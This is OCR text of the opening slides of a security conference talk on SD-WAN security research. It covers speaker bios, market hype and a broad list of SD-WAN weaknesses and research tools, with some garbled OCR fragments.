SD-WAN NEW HOPE

SERGEY GORDEYCHIK
@SCADASL
WWW.SCADA.SL

DENIS KOLEGOV
@DNKOLEGOV
BI.ZONE

INTRO@SERGEY

Positive Hack Days


- Visiting Professor, Harbour.Space University, Barcelona — www.harbour.space
- Program Director, PHDays Conference, Moscow — www.phdays.com
- SCADA Strangelove Research Team — www.scada.sl
- Cyber-physical troublemaker

HARBOUR.SPACE UNIVERSITY

- Ex…
  - Deputy CTO, Kaspersky Lab
  - CTO, Positive Technologies
  - Gartner recognized products and services
    - PT Application Firewall, Application Inspector, Maxpatrol
    - Security Research, Pentest, Threat Intelligence Managed Services (SOC, Threat Hunting, IR)

SCADA Strange Love * Peace is our Profession

INTRO@SERGEY



A.I.

~~BITCOIN~~

FAKE NEWS

RUSSIA

AMERICA

Thirty Seconds To Mars

❚❚	Walk On Water	2:57	☆
▶	Dangerous Night	4:06	☆
▶	Rescue Me	3:16	☆
▶	One Track Mind	3:56	☆
▶	Monolith	3:21	☆
▶	Love Is Madness	4:48	☆

INTRO@DENIS

  - Ph.d, Associated Professor, Tomsk State University
  - SD-WAN New Hope Research Team
  - Security research engineer at BI.ZONE
  - https://twitter.com/dnkolegov
- Ex…
  - SD-WAN security research developer
  - WAF security researcher

DISCLAIMER

Please note, that this talk is by Sergey and Denis.

We don't speak for our employers.

All the opinions and information here are of our responsibility. So, mistakes and bad jokes are all OUR responsibilities.

Actually no one ever saw this talk before.


https://en.wikipedia.org/wiki/Terms_and_Conditions_May_Apply

SOFTWARE DEFINED NETWORKS TO RESCUE!


> “more than 40% of WAN edge infrastructure refresh initiatives will be based on virtualized customer premises equipment (vCPE) platforms or software-defined WAN (SD-WAN) software/appliances versus traditional routers (up from less than 5% today).”

SD-WAN Is Killing MPLS, So Prepare to Replace It Now - Gartner

Figure 1. Hype Cycle for Networking and Communications, 2014



Branch Office Routing Forecast ($M US)




Source: Gartner, November, 2016

Gartner

SD-WAN NEWS BYTES

- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

https://www.sd-wan-experts.com/blog/news-march-14/




AFTER THE SD-WAN: LEVERAGING DATA AND AI TO OPTIMIZE NETWORK OPERATIONS

Artificial Intelligence & Machine Learning: SD-WAN is Evolving

by Yulia Duryea
April 2018

Machine Learning and AI Promise to Take SD-WAN Into the World of Intent


Last month, my mother-in-law's best friend came to town, so she rounded up "the gals" for dinner and drinks. A night without the kids is rare for me (and significantly more relaxing) so I found myself in the midst of half a dozen 60 to 70-year-old women. The conversation eventually got to technology; how different and difficult it is for their generation to embrace it (though all had smartphones in their pockets). They've noticed facial recognition on Facebook; same for police cameras. One lady going to France next month raved about Google translate. Another nonchalantly mentioned a recent



Published b WAN
(SD-WAN), A cation
Quality, Net N (MPLS
Alternatives
Intelligent W

How AI and Machine Learning Will Influence the SD-WAN

How will artificial intelligence influence the WAN?



The Security of SD-WAN

Michael Wood, Vice President - Marketing, VeloCloud Networks, 6/5/2017

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

"SD-WAN is perfectly safe for implementing wide area networks affordably, efficiently and securely."

SD-WAN SECURITY

- **No major design flaws in SDN/NFV/SD-WAN concept, but**…
- At the present time, SD-WAN is a dangerous mix of
  - web technologies
  - low-hanging fruits vulnerabilities
  - outdated, unsupported open source projects
  - machine learning
  - data plane programming
  - virtualization and clouds
  - immature network security mechanisms
  - invented crypto protocols

SD-WAN NEW HOPE PROJECT

- Vendors
  - Citrix / Talari
  - Versa
  - SilverPeak
  - RiverBed
  - Fortinet
  - Cisco / Viptela
  - VMWare / Velocloud
  - Viprinet
  - Brain4Net

- Checklists
  - SD-WAN Security Assessment
- Tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework
- Papers
  - SD-WAN Internet Census
  - SD-WAN Threat Landscape


https://github.com/sdnewhop/

SD-WAN Essence

or


That Boring Part of Slides Again

